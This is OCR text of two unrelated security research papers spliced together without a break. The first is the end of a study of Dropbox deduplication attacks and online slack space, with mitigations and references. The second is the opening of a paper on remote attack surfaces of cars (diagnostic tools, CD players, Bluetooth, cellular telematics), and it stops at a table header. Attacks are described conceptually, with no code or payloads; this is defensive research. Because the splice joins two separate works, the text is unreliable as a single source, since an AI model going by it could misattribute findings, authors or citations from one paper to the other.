Regular folder	25	6 months	100%
Shared folder	30	6 months	100%
HTTPS request	30	>3 months	50%
In total:	85	—	**100%**

Table 5: Online slack experiments

Long term undelete: With the free account users can undo file modifications or undelete files through the webinterface from the last 30 days. With a so called "Pro" account (where the users pay for additional storage space and other features) undelete is available for all files and all times. We uploaded 55 files in total on October 7th 2010, 30 files in a shared folder with another Dropbox account and 25 files in an unshared folder. Until Dropbox fixed the HTTPS download attack at the end of April 2011, 100% have been constantly available. More then 6 months after uploading, all files were still retrievable, without exception.

Online slack: We uploaded 30 files of various sizes without linking them to any account with the HTTPS method at the beginning of January 2011. More then 4 weeks later, all files were still retrievable. When Dropbox fixed the HTTPS download attack in late April 2011, 50% of the files were still available. See Figure 4 for details.

5.3 Discussion

It surprised us that from every .torrent file, either the .torrent, the content or both could be retrieved from Dropbox, especially considering that some of the .torrent files were only a few hours created before we retrieved them. 97% means that Dropbox is heavily used for storing files from filesharing networks. It is also interesting to note that some of the .torrent files contained more content regarding storage space than the free Dropbox account currently offers (2 gigabytes at the time of writing). 11 out of the set of tested 107 .torrents contained more then 2 gigabytes as they were DVD images, the biggest with 7.2 gigabytes in total size. This means that whoever stored those files on Dropbox has either a Dropbox Pro account (for which he or she pays a monthly fee), or that he invited a lot of friends to get additional storage space from the Dropbox referral program.

However, we could only infer the existence of these files. With the approach we used it is not possible to quantify to what extent Dropbox is used for filesharing among multiple users. Our results only show that within the last three to six months at least one Bittorrent user saved his downloads in Dropbox, respectively that since the .torrent has been created. No conclusions can be drawn as to whether they are saved in shared folders, or if only one person or possibly thousands of people uses Dropbox in that way. In fact, it is equally likely that a single person uses Dropbox to store these files.

With our experiments regarding online slack space we showed that it is very easy to hide data on Dropbox with low accountability. It becomes rather trivial to get some of the advanced features of Dropbox like unlimited undelete and versioning, without costs. Furthermore a malicious user can upload files without linking them to his account, resulting in possibly unlimited storage space

while at the same time possibly causing problems in a standard forensic examination. In an advanced setup, the examinator might be confronted with a computer that has no harddrive, booting from read only media such as a Linux live CD and saving all files in online slack space. No traces or local evidence would be extractable from the computer [15], which will be an issue in future forensic examinations. This is similar to using the private mode in modern browsers which do not save information locally [8].

6 Keeping the cloud white

To ensure trust in cloud storage operators it is vital to not only make sure that the untrusted cloud storage operator keeps the files secure with regards to availability [25], but also to ensure that the client cannot get attacked with these services. We provide generic security recommendations for all storage providers to prevent our attacks, and propose changes to the communication protocol of Dropbox to include data possession proofs that can be precalculated on the cloud storage operato'rs side and implemented efficiently as database lookups.

6.1 Basic security primitives

Our attacks are not only applicable to Dropbox, but to all cloud storage services where a server-side data deduplication scheme is used to prevent retransmission of files that are already stored at the provider. Current implementations are based on simple hashing. However, the client software cannot be trusted to calculate the hash value correctly and a stronger proof of ownership is needed. This is a new security aspect of cloud computing, as up till now mostly trust in the service operator was an issue, and not the client.

To ensure that the client is in possession of a file, a strong protocol for provable data possession is needed, based on either cryptography or probabilistic proofs or both. This can be done by using a recent provable data possession algorithm such as [11], where the cloud storage operator selects which challenges the client has to answer to get access to the file on the server and thus omit the retransmission which is costly for both the client and the operator. Recent publications proposed different approaches with varying storage and computational overhead [12, 20, 10]. Furthermore every service should use SSL for all communication and data transfers, something which we observed was not the case with every service.

6.2 Secure Dropbox

To fix the discovered security issues in Dropbox we propose several steps to mitigate the risk of abuse. First of all, a secure **data possession protocol** should be used to prevent the clients to get access to files only by knowing the hash value of a file. Eventually every cloud storage operator should employ such a protocol if the client is not part of a trusted environment. We therefore propose the implementation of a simple challenge-response mechanism as outlined in Fig. 5. In essence: If the client transmits a hash value already known to the storage operator, the server has to verify if the client is in possession of the entire file or only the hash value. The server could do so by requesting randomly chosen bytes from the data during the upload process. Let H be a cryptographic hash function which maps data D of arbitrary length to fixed length hash value.
$Push_{init}(U\ p(U)\ H(D))$ is a function that initiates the upload of data D from the client to the server. The user U and an authentication token $p(U)$ are sent along with the hash value $H(D)$ of data D. $Push(U\ p(U)\ D)$ is the actual uploading process of data D to the server. $Req(U\ p(U)\ H(D))$ is a function that requests data D from the server.
$Ver(Ver_{off}\ H(D))$ is a function that requests randomly chosen bytes from data D by specifying their offsets in the array Ver_{off}.

Uploading **chunks without linking** them to a users




Figure 5: Data verification during upload

Dropbox should not be allowed, on the one hand to prevent clients to have unlimited storage capacity, on the other hand to make online slack space on Dropbox infeasible. In many scenarios it is still cheaper to just add storage capacity instead of finding a reliable metric on what data to delete - however, to prevent misuse of historic data and online slackspace, all chunks that are not linked to a file that is retrievable by a client should be deleted.

To further enhance security several behavioral aspects

Security Measure	Consequences
1. Data possession protocol	Prevent hash manipulation attacks
2. No chunks without linking	Defy online slack space
3. Check for host ID activity	Prevent access if host is not online
4. Dynamic host ID	Smaller window of opportunity
5. Enforcement of data ownership	No unauthorized data access

Table 6: Security Improvements for Dropbox

can be leveraged, for example to **check for host ID activity** - if a client turns on his computer he connects to Dropbox to see if any file has been updated or new files were added. Afterwards, only that IP address should be allowed to download files from that host IDs Dropbox. If the user changes IP e.g., by using a VPN or changing location, Dropbox needs to rebuild the connection anyway and could use that to link that host ID to that specific IP. In fact, the host ID should be used like a cookie [26] if used for authentication, dynamic in nature and changeable. A **dynamic host ID** would reduce the window of opportunity that an attacker could use to clone a victim's Dropbox by stealing the host ID. Most importantly, Dropbox should keep track of which files are in which Dropboxes (**enforcement of data ownership**). If a client downloads a chunk that has not been in his or her Dropbox, this is easily detectable for Dropbox.

Unfortunately we are unable to assess the performance impact and communication overhead of our mitigation strategies, but we believe that most of them can be implemented as simple database lookups. Different data possession algorithms have already been studied for their overhead, for example S-PDP and E-PDP from [11] are bounded by $O(1)$. Table 6 summarizes all needed mitigation steps to prevent our attacks.

7 Conclusion

In this paper we presented specific attacks on cloud storage operators where the attacker can download arbitrary files under certain conditions. We proved the feasibility on the online storage provider Dropbox and showed that Dropbox is used heavily to store data from thepiratebay.org, a popular BitTorrent website. Furthermore we defined and evaluated online slack space and demonstrated that it can be used to hide files. We believe that these vulnerabilities are not specific to Dropbox, as the underlying communication protocol is straightforward and very likely to be adopted by other cloud storage operators to save bandwidth and storage overhead. The discussed countermeasures, especially the data possession proof on the client side, should be included by all cloud storage operators.

Acknowledgements

We would like to thank Arash Ferdowsi and Lorcan Morgan for their helpful comments. Furthermore we would like to thank the reviewers for their feedback. This work has been supported by the Austrian Research Promotion Agency under grant 825747 and 820854.

References

[1] Amazon.com, Amazon Web Services (AWS). Online at http://aws.amazon.com.

[2] At Dropbox, Over 100 Billion Files Served–And Counting, retrieved May 23rd, 2011. Online at http://gigaom.com/2011/05/23/at-dropbox-over-100-billion-files-served-and-counting/.

[3] Dropbox Users Save 1 Million Files Every 5 Minutes, retrieved May 24rd, 2011. Online at http://mashable.com/2011/05/23/dropbox-stats/.

[4] Grab the pitchforks!... again, retrieved April 19th, 2011. Online at http://benlog.com/articles/2011/04/19/grab-the-pitchforks-again/.

[5] How Dropbox sacrifices user privacy for cost savings, retrieved April 12th, 2011. Online at http://paranoia.dubfire.net/2011/04/how-dropbox-sacrifices-user-privacy-for.html.

[6] NCrypto Homepage, retrieved June 1st, 2011. Online at http://ncrypto.sourceforge.net/.

[7] Piratebay top 100. Online at http://thepiratebay.org/top/all.

[8] AGGARWAL, G., BURSZTEIN, E., JACKSON, C., AND BONEH, D. An analysis of private browsing modes in modern browsers. In *Proceedings of the 19th USENIX conference on Security* (2010), USENIX Security'10.

[9] ARMBRUST, M., FOX, A., GRIFFITH, R., JOSEPH, A. D., KATZ, R., KONWINSKI, A., LEE, G., PATTERSON, D., RABKIN, A., STOICA, I., AND ZAHARIA, M. A view of cloud computing. *Communications of the ACM 53*, 4 (2010), 50–58.

[10] ATENIESE, G., BURNS, R., CURTMOLA, R., HERRING, J., KHAN, O., KISSNER, L., PETERSON, Z., AND SONG, D. Remote data checking using provable data possession. *ACM Transactions on Information and System Security (TISSEC) 14*, 1 (2011), 12.

[11] ATENIESE, G., BURNS, R., CURTMOLA, R., HERRING, J., KISSNER, L., PETERSON, Z., AND SONG, D. Provable data possession at untrusted stores. In *Proceedings of the 14th ACM conference on Computer and communications security* (2007), CCS '07, ACM, pp. 598–609.

[12] ATENIESE, G., DI PIETRO, R., MANCINI, L., AND TSUDIK, G. Scalable and Efficient Provable Data Possession. In *Proceedings of the 4th international conference on Security and privacy in communication netowrks* (2008), ACM, pp. 1–10.

[13] BOWERS, K., JUELS, A., AND OPREA, A. HAIL: A high-availability and integrity layer for cloud storage. In *Proceedings of the 16th ACM conference on Computer and communications security* (2009), ACM, pp. 187–198.

[14] BOWERS, K., JUELS, A., AND OPREA, A. Proofs of retrievability: Theory and implementation. In *Proceedings of the 2009 ACM workshop on Cloud computing security* (2009), ACM, pp. 43–54.

[15] BREZINSKI, D., AND KILLALEA, T. Guidelines for Evidence Collection and Archiving (RFC 3227). *Network Working Group, The Internet Engineering Task Force* (2002).

[16] CABUK, S., BRODLEY, C. E., AND SHIELDS, C. Ip covert timing channels: design and detection. In *Proceedings of the 11th ACM conference on Computer and communications security* (2004), CCS '04, pp. 178–187.

[17] CHOW, R., GOLLE, P., JAKOBSSON, M., SHI, E., STADDON, J., MASUOKA, R., AND MOLINA, J. Controlling data in the cloud: outsourcing computation without outsourcing control. In *Proceedings of the 2009 ACM workshop on Cloud computing security* (2009), ACM, pp. 85–90.

[18] COX, M., ENGELSCHALL, R., HENSON, S., LAURIE, B., YOUNG, E., AND HUDSON, T. Openssl, 2001.

[19] EASTLAKE, D., AND HANSEN, T. US Secure Hash Algorithms (SHA and HMAC-SHA). Tech. rep., RFC 4634, July 2006.

[20] ERWAY, C., KÜPCÜ, A., PAPAMANTHOU, C., AND TAMASSIA, R. Dynamic Provable Data Possession. In *Proceedings of the 16th ACM conference on Computer and communications security* (2009), ACM, pp. 213–222.

[21] GARFINKEL, S., AND SHELAT, A. Remembrance of data passed: A study of disk sanitization practices. *Security & Privacy, IEEE 1*, 1 (2003), 17–27.

[22] GOLAND, Y., WHITEHEAD, E., FAIZI, A., CARTER, S., AND JENSEN, D. HTTP Extensions for Distributed Authoring–WEBDAV. *Microsoft, UC Irvine, Netscape, Novell. Internet Proposed Standard Request for Comments (RFC) 2518* (1999).

[23] GROLIMUND, D., MEISSER, L., SCHMID, S., AND WATTENHOFER, R. Cryptree: A folder tree structure for cryptographic file systems. In *Reliable Distributed Systems, 2006. SRDS'06. 25th IEEE Symposium on* (2006), IEEE, pp. 189–198.

[24] HARNIK, D., PINKAS, B., AND SHULMAN-PELEG, A. Side channels in cloud services: Deduplication in cloud storage. *Security & Privacy, IEEE 8*, 6 (2010), 40–47.

[25] JUELS, A., AND KALISKI JR, B. PORs: Proofs of retrievability for large files. In *Proceedings of the 14th ACM conference on Computer and communications security* (2007), ACM, pp. 584–597.

[26] KRISTOL, D. HTTP Cookies: Standards, privacy, and politics. *ACM Transactions on Internet Technology (TOIT) 1*, 2 (2001), 151–198.

[27] PIATEK, M., KOHNO, T., AND KRISHNAMURTHY, A. Challenges and directions for monitoring P2P file sharing networks-or: why my printer received a DMCA takedown notice. In *Proceedings of the 3rd conference on Hot topics in security* (2008), USENIX Association, p. 12.

[28] POSTEL, J., AND REYNOLDS, J. RFC 959: File transfer protocol. *Network Working Group* (1985).

[29] SCHWARZ, T., AND MILLER, E. Store, forget, and check: Using algebraic signatures to check remotely administered storage. In *Distributed Computing Systems, 2006. ICDCS 2006. 26th IEEE International Conference on* (2006), IEEE, p. 12.

[30] SUBASHINI, S., AND KAVITHA, V. A survey on security issues in service delivery models of cloud computing. *Journal of Network and Computer Applications* (2010).

[31] WANG, C., WANG, Q., REN, K., AND LOU, W. Ensuring data storage security in cloud computing. In *Quality of Service, 2009. IWQoS. 17th International Workshop on* (2009), Ieee, pp. 1–9.

[32] WANG, Q., WANG, C., LI, J., REN, K., AND LOU, W. Enabling public verifiability and data dynamics for storage security in cloud computing. *Computer Security–ESORICS 2009* (2010), 355–370.

Comprehensive Experimental Analyses of Automotive Attack Surfaces

Stephen Checkoway, Damon McCoy, Brian Kantor,
Danny Anderson, Hovav Shacham, and Stefan Savage
University of California, San Diego

Karl Koscher, Alexei Czeskis, Franziska Roesner, and Tadayoshi Kohno
University of Washington

Abstract

Modern automobiles are pervasively computerized, and hence potentially vulnerable to attack. However, while previous research has shown that the *internal* networks within some modern cars are insecure, the associated threat model — requiring *prior physical access* — has justifiably been viewed as unrealistic. Thus, it remains an open question if automobiles can also be susceptible to *remote* compromise. Our work seeks to put this question to rest by systematically analyzing the *external* attack surface of a modern automobile. We discover that remote exploitation is feasible via a broad range of attack vectors (including mechanics tools, CD players, Bluetooth and cellular radio), and further, that wireless communications channels allow long distance vehicle control, location tracking, in-cabin audio exfiltration and theft. Finally, we discuss the structural characteristics of the automotive ecosystem that give rise to such problems and highlight the practical challenges in mitigating them.

1 Introduction

Modern cars are controlled by complex distributed computer systems comprising millions of lines of code executing on tens of heterogeneous processors with rich connectivity provided by internal networks (e.g., CAN). While this structure has offered significant benefits to efficiency, safety and cost, it has also created the opportunity for new attacks. For example, in previous work we demonstrated that an attacker connected to a car's *internal network* can circumvent *all* computer control systems, including safety critical elements such as the brakes and engine [14].

However, the threat model underlying past work (including our own) has been met with significant, and justifiable, criticism (e.g., [1, 3, 16]). In particular, it is widely felt that presupposing an attacker's ability to *physically* connect to a car's internal computer network may be unrealistic. Moreover, it is often pointed out that attackers with physical access can easily mount non-computerized attacks as well (e.g., cutting the brake lines).

This situation suggests a significant gap in knowledge, and one with considerable practical import. To what extent are external attacks possible, to what extent are they practical, and what vectors represent the greatest risks? Is the etiology of such vulnerabilities the same as for desktop software and can we think of defense in the same manner? Our research seeks to fill this knowledge gap through a systematic and empirical analysis of the remote attack surface of late model mass-production sedan.

We make four principal contributions:

Threat model characterization. We systematically synthesize a set of *possible* external attack vectors as a function of the attacker's ability to deliver malicious input via particular modalities: indirect physical access, short-range wireless access, and long-range wireless access. Within each of these categories, we characterize the attack surface exposed in current automobiles and their surprisingly large set of I/O channels.

Vulnerability analysis. For each access vector category, we investigate one or more concrete examples in depth and assess the level of actual exposure. In each case we find the existence of *practically exploitable vulnerabilities* that permit arbitrary automotive control *without requiring direct physical access*. Among these, we demonstrate the ability to compromise a car via vulnerable diagnostics equipment widely used by mechanics, through the media player via inadvertent playing of a specially modified song in WMA format, via vulnerabilities in hands-free Bluetooth functionality and, finally, by calling the car's cellular modem and playing a carefully crafted audio signal encoding both an exploit and a bootstrap loader for additional remote-control functionality.

Threat assessment. From these uncovered vulnerabilities, we consider the question of "utility" to an attacker: what capabilities does the vulnerability enable? Unique to this work, we study how an attacker might leverage a car's external interfaces for post-compromise control. We demonstrate multiple post-compromise control channels (including TPMS wireless signals and FM radio), inter-

active remote control via the Internet and real-time data exfiltration of position, speed and surreptitious streaming of cabin audio (i.e., anything being said in the vehicle) to an outside recipient. Finally, we also explore potential attack scenarios and gauge whether these threats are purely conceptual or whether there are plausible motives that transform them into actual risks. In particular, we demonstrate complete capabilities for both theft and surveillance.

Synthesis. On reflection, we noted that the vulnerabilities we uncovered have surprising similarities. We believe that these are not mere coincidences, but that many of these security problems arise, in part, from systemic structural issues in the automotive ecosystem. Given these lessons, we make a set of concrete, pragmatic recommendations which significantly raise the bar for automotive system security. These recommendations are intended to "bridge the gap" until deeper architectural redesign can be carried out.

2 Background and Related Work

Modern automobiles are controlled by a heterogeneous combination of digital components. These components, *Electronic Control Units* (ECUs), oversee a broad range of functionality, including the drivetrain, brakes, lighting, and entertainment. Indeed, very few operations are not mediated by computer control in a modern vehicle (with the parking brake and steering being the last holdouts, though semi-automatic parallel parking capabilities are available in some vehicles and full steer-by-wire has been demonstrated in several concept cars). Charette estimates that a modern luxury vehicle includes up to 70 distinct ECUs including tens of millions of lines of code [5]. In turn, ECUs are interconnected by common wired networks, usually a variant of the Controller Area Network (CAN) [12] or FlexRay bus [8]. This interconnection permits complex safety and convenience features such as pre-tensioning of seat-belts when a crash is predicted and automatically varying radio volume as a function of speed.

At the same time, this architecture provides a broad *internal* attack surface since on a given bus each component has at least implicit access to every other component. Indeed, several research groups have described how this architecture might be exploited in the presence of compromised components [15, 24, 26, 27, 28] or demonstrated such exploits by spoofing messages to isolated components in the lab [10]. Most recently, our own group documented experiments on a complete automobile, demonstrating that *if* an adversary were able to communicate on one or more of a car's internal network buses, then this capability could be sufficient to maliciously control critical components across the *entire car* (including dangerous behavior such as forcibly engaging or disengaging individual brakes independent of driver input) [14]. However, these results raise the question of *how* an adversary might be able to access a car's internal bus (and thus compromise its ECUs) absent direct physical access, a question that we answer in this paper.

About the latter question — understanding the *external* attack surface of modern vehicles — there has been far less research work. Among the exceptions is Rouf et al.'s recent analysis of the wireless Tire Pressure Monitoring System (TPMS) in a modern vehicle [22]. While their work was primarily focused on the privacy implications of TPMS broadcasts, they also described methods for manipulating drivers by spoofing erroneous tire pressure readings and, most relevant to our work, an experience in which they accidentally caused the ECU managing TPMS data to stop functioning through wireless signals alone. Still others have focused on the computer security issues around car theft, including Francillon et al.'s recent demonstration of relay attacks against keyless entry systems [9], and the many attacks on the RFID-based protocols used by engine immobilizers to identify the presence of a valid ignition key, e.g., [2, 6, 11]. Orthogonally, there has been work that considers the *future* security issues (and expanded attack surface) associated with proposed vehicle-to-vehicle (V2V) systems (sometimes also called vehicular ad-hoc networks, or VANETs) [4, 13, 21]. To the best of our knowledge, however, we are the first to consider the full external attack surface of the contemporary automobile, characterize the threat models under which this surface is exposed, and experimentally demonstrate the practicality of remote threats, remote control, and remote data exfiltration. Our experience further gives us the vantage point to reflect on some of the ecosystem challenges that give rise to these problems and point the way forward to better secure the automotive platform in the future.

3 Automotive threat models

While past work has illuminated specific classes of threats to automotive systems — such as the technical security properties of their internal networks [14, 15, 24, 26, 27, 28] — we believe that it is critical for future work to place specific threats and defenses in the context of the entire automotive platform. In this section, we aim to bootstrap such a comprehensive treatment by characterizing the threat model for a modern automobile. Though we present it first, our threat model is informed significantly by the experimental investigations we carried out, which are described in subsequent sections.

In defining our threat model, we distinguish between *technical* capabilities and *operational* capabilities.

Technical capabilities describe our assumptions concerning what the adversary knows about its target vehicles as well as her ability to analyze these systems to develop malicious inputs for various I/O channels. For example, we assume that the adversary has access to an instance of

the automobile model being targeted and has the technical skill to reverse engineer the appropriate subsystems and protocols (or is able to purchase such information from a third-party). Moreover, we assume she is able to obtain the appropriate hardware or medium to transmit messages whose encoding is appropriate for any given channel.[1] When encountering cryptographic controls, we also assume that the adversary is computationally bounded and cannot efficiently brute force large shared secrets, such as large symmetric encryption keys. In general, we assume that the attacker only has access to information that can be directly gleaned from examining the systems of a vehicle similar to the one being targeted.[2] We believe these assumptions are quite minimal and mimic the access afforded to us when conducting this work.

By contrast, operational capabilities characterize the adversary's requirements in delivering a malicious input to a particular access vector in the field. In considering the full range of I/O capabilities present in a modern vehicle, we identify the qualitative differences in the challenges required to access each channel. These in turn can be roughly classified into three categories: indirect physical access, short-range wireless access, and long-range wireless access. In the remainder of this section we explore the threat model for each of these categories and within each we synthesize the "attack surface" presented by the full range of I/O channels present in today's automobiles. Figure 1 highlights where I/O channels exist on a modern automobile today.

3.1 Indirect physical access

Modern automobiles provide several physical interfaces that either directly or indirectly access the car's internal networks. We consider the full physical attack surface here, under the constraint that the adversary may not *directly* access these physical interfaces herself but must instead work through some intermediary.

OBD-II. The most significant automotive interface is the OBD-II port, federally mandated in the U.S., which typically provides direct access to the automobile's key CAN buses and can provide sufficient access to compromise the full range of automotive systems [14]. While our threat model forbids the adversary from direct access herself, we note that the OBD-II port is commonly

[1]For the concrete vulnerabilities we will explore, the hardware cost for such capabilities is modest, requiring only commodity laptop computers, an audio card, a USB-to-CAN interface, and, in a few instances, an inexpensive, off-the-shelf USRP software radio platform.

[2]A question which we do not consider in this work is the extent to which the attack surface is "portable" between vehicle models from a given manufacturer. There is significant evidence that some such attacks are portable as manufacturers prefer to build a small number of underlying platforms that are specialized to deliver model-specific features, but we are not in a position to evaluate this question comprehensively.




Figure 1: *Digital I/O channels appearing on a modern car.* Colors indicate rough grouping of ECUs by function.

accessed by service personnel during routine maintenance for both diagnostics and ECU programming.

Historically this access is achieved using dedicated handheld "scan" tools such as Ford's NGS, Nissan's Consult II and Toyota's Diagnostic Tester which are themselves programmed via Windows-based personal computers. For modern vehicles, most manufacturers have adopted an approach that is PC-centric. Under this model, a laptop computer interfaces with a "PassThru" device (typically directly via USB or WiFi) that in turn is plugged into the car's OBD-II port. Software on the laptop computer can then interrogate or program the car's ECUs via this device (typically using the standard SAE J2534 API). Examples of such tools include Toyota's TIS, Ford's VCM, Nissan's Consult 3 and Honda's HDS among others.

In both situations Windows-based computers directly or indirectly control the data to be sent to the automobile. Thus, if an adversary were able to compromise such systems at the dealership she could amplify this access to attack any cars under service. Such laptop computers are typically Internet-connected (indeed, this is a requirement for some manufacturers' systems), so traditional means of personal computer compromise could be employed.

Further afield, electric vehicles may also communicate with external chargers via the charging cable. An adversary able to compromise the external charging infrastructure may thus be able to leverage that access to subsequently attack any connected automobile.

Entertainment: Disc, USB and iPod. The other important class of physical interfaces are focused on entertainment systems. Virtually all automobiles shipped today provide a CD player able to interpret a wide variety of audio formats (raw "Red Book" audio, MP3, WMA, and so on). Similarly, vehicle manufacturers also provide some kind of external digital multimedia port (typically either a USB port or an iPod/iPhone docking port) for allowing users to control their car's media

system using their personal audio player or phone. Some manufacturers have widened this interface further; BMW and Mini recently announced their support for "iPod Out," a scheme whereby Apple media devices will be able to control the display on the car's console.

Consequently, an adversary might deliver malicious input by encoding it onto a CD or as a song file and using social engineering to convince the user to play it. Alternatively, she might compromise the user's phone or iPod out of band and install software onto it that attacks the car's media system when connected.

Taking over a CD player alone is a limited threat; but, for a variety of reasons, automotive media systems are not standalone devices. Indeed, many such systems are now CAN bus interconnected, either to directly interface with other automotive systems (e.g., to support chimes, certain hands-free features, or to display messages on the console) or simply to support a common maintenance path for updating all ECU firmware. Thus, counterintuitively, a compromised CD player can offer an effective vector for attacking other automotive components.

3.2 Short-range wireless access

Indirect physical access has a range of drawbacks including its operational complexity, challenges in precise targeting, and the inability to control the time of compromise. Here we weaken the operational requirements on the attacker and consider the attack surface for automotive wireless interfaces that operate over short ranges. These include Bluetooth, Remote Keyless Entry, RFIDs, Tire Pressure Monitoring Systems, WiFi, and Dedicated Short-Range Communications. For this portion of the attack surface we assume that the adversary is able to place a wireless transmitter in proximity to the car's receiver (between 5 and 300 meters depending on the channel).

Bluetooth. Bluetooth has become the de facto standard for supporting hands-free calling in automobiles and is standard in mainstream vehicles sold by all major automobile manufacturers. While the lowest level of the Bluetooth protocol is typically implemented in hardware, the management and services component of the Bluetooth stack is often implemented in software. In normal usage, the Class 2 devices used in automotive implementations have a range of 10 meters, but others have demonstrated that this range can be extended through amplifiers and directional antennas [20].

Remote Keyless Entry. Today, all but entry-level automobiles shipped in the U.S. use RF-based remote keyless entry (RKE) systems to remotely open doors, activate alarms, flash lights and, in some cases, start the ignition (all typically using digital signals encoded over 315 MHz in the U.S. and 433 MHz in Europe).

Tire pressure. In the U.S., all 2007 model year and newer cars are required to support a Tire Pressure Monitoring System (TPMS) to alert drivers about under or over inflated tires. The most common form of such systems, so-called "Direct TPMS," uses rotating sensors that transmit digital telemetry (frequently in similar bands as RKEs).

RFID car keys. RFID-based vehicle immobilizers are now nearly ubiquitous in modern automobiles and are mandatory in many countries throughout the world. These systems embed an RFID tag in a key or key fob and a reader in or near the car's steering column. These systems can prevent the car from operating unless the correct key (as verified by the presence of the correct RFID tag) is present.

Emerging short-range channels. A number of manufacturers have started to discuss providing 802.11 WiFi access in their automobiles, typically to provide "hotspot" Internet access via bridging to a cellular 3G data link. In particular, Ford offers this capability in the 2012 Ford Focus. (Several 2011 models also provided WiFi receivers, but we understand they were used primarily for assembly line programming.)

Finally, while not currently deployed, an emerging wireless channel is defined in the Dedicated Short-Range Communications (DSRC) standard, which is being incorporated into proposed standards for Cooperative Collision Warning/Avoidance and Cooperative Cruise Control. Representative programs in the U.S. include the Department of Transportation's Cooperative Intersection Collision Avoidance Systems (CICAS-V) and the Vehicle Safety Communications Consortium's VSC-A project. In such systems, forward vehicles communicate digitally to trailing cars to inform them of sudden changes in acceleration to support improved collision avoidance and harm reduction.

Summary. For all of these channels, if a vulnerability exists in the ECU software responsible for parsing channel messages, then an adversary may compromise the ECU (and by extension the entire vehicle) simply by transmitting a malicious input within the automobile's vicinity.

3.3 Long-range wireless

Finally, automobiles increasingly include long distance (greater than 1 km) digital access channels as well. These tend to fall into two categories: broadcast channels and addressable channels.

Broadcast channels. Broadcast channels are channels that are not specifically directed towards a given automobile but can be "tuned into" by receivers on-demand. In addition to being part of the external attack surface, long-range broadcast mediums can be appealing as control channels (i.e., for triggering attacks) because they are difficult to attribute, can command multiple receivers at once, and do not require attackers to obtain precise addressing for their victims.

The modern automobile includes a plethora of broadcast receivers for long-range signals: Global Positioning System (GPS),[3] Satellite Radio (e.g., SiriusXM receivers common to late-model vehicles from Honda/Accura, GM, Toyota, Saab, Ford, Kia, BMW and Audi), Digital Radio (including the U.S. HD Radio system, standard on 2011 Ford and Volvo models, and Europe's DAB offered in Ford, Audi, Mercedes, Volvo and Toyota among others), and the Radio Data System (RDS) and Traffic Message Channel (TMC) signals transmitted as digital subcarriers on existing FM-bands.

The range of such signals depends on transmitter power, modulation, terrain, and interference. As an example, a 5 W RDS transmitter can be expected to deliver its 1.2 kbps signal reliably over distances up to 10 km. In general, these channels are implemented in an automobile's media system (radio, CD player, satellite receiver) which, as mentioned previously, frequently provides access via internal automotive networks to other key automotive ECUs.

Addressable channels. Perhaps the most important part of the long-range wireless attack surface is that exposed by the remote telematics systems (e.g., Ford's Sync, GM's OnStar, Toyota's SafetyConnect, Lexus' Enform, BMW's BMW Assist, and Mercedes-Benz' mbrace) that provide continuous connectivity via cellular voice and data networks. These systems provide a broad range of features supporting safety (crash reporting), diagnostics (early alert of mechanical issues), anti-theft (remote track and disable), and convenience (hands-free data access such as driving directions or weather).

These cellular channels offer many advantages for attackers. They can be accessed over arbitrary distance (due to the wide coverage of cellular data infrastructure) in a largely anonymous fashion, typically have relatively high bandwidth, are two-way channels (supporting interactive control and data exfiltration), and are individually addressable.

Stepping back. There is a significant knowledge gap between these possible threats and what is known to date about automotive security. Given this knowledge gap, much of this threat model may seem far-fetched. However, in the next section of this paper we find quite the opposite. For each category of access vector we will explore one or two aspects of the attack surface deeply, identify concrete vulnerabilities, and explore and demonstrate practical attacks that are able to completely compromise our target automobile's systems without requiring direct physical access.

[3] We do not currently consider GPS to be a practical access vector for an attacker because in all automotive implementations we are aware of, GPS signals are processed predominantly in custom hardware. By contrast, we have identified significant software-based input processing in other long-range wireless receivers.

4 Vulnerability Analysis

We now turn to our experimental exploration of the attack surface. We first describe the automobile and key components under evaluation and provide some context for the tools and methods we employed. We then explore in-depth examples of vulnerabilities via indirect physical channels (CDs and service visits), short-range wireless channels (Bluetooth), and long-range wireless (cellular). Table 1 summarizes these results as well as our qualitative assessment of the cost (in effort) to discover and exploit these vulnerabilities.

4.1 Experimental context

All of our experimental work focuses on a moderately priced late model sedan with the standard options and components. Between 100,000 and 200,000 of this model were produced in the year of manufacture. The car includes less than 30 ECUs comprising both critical drivetrain components as well as less critical components such as windshield wipers, door locks and entertainment functions. These ECUs are interconnected via multiple CAN buses, bridged where necessary. The car exposes a number of external vectors including the OBD-II port, media player, Bluetooth, wireless TPMS sensors, keyless entry, satellite radio, RDS, and a telematics unit. The last provides voice and data access via cellular networks, connects to all CAN buses, and has access to Bluetooth, GPS and independent hands-free audio functionality (via an embedded microphone in the passenger cabin). We also obtained the manufacturer's standard "PassThru" device used by dealerships and service stations for ECU diagnosis and reprogramming, as well as the associated programming software. For several ECUs, notably the media and telematics units, we purchased a number of identical replacement units via on-line markets to accommodate the inevitable "bricking" caused by imperfect attempts at code injection.

Building on our previous work, we first established a set of messages and signals that could be sent on our car's CAN bus (via OBD-II) to control key components (e.g., lights, locks, brakes, and engine) as well as injecting code into key ECUs to insert persistent capabilities and to bridge across multiple CAN buses [14]. Note, such inter-bus bridging is critical to many of the attacks we explore since it exposes the attack surface of one set of components to components on a separate bus; we explain briefly here. Most vehicles implement multiple buses, each of which host a subset of the ECUs.[4] However, for func-

[4] In prior work we hypothesized that CAN buses were purposely separated for security reasons — one for safety-critical components like the radio and engine and the other for less important components such as a radio. Based on discussions with industry experts we have learned that this separation has until now often been driven by bandwidth and integration concerns and not necessarily security.

Vulnerability Class	Channel	Implemented Capability	Visible to User	Scale	Full Control	Cost	Section
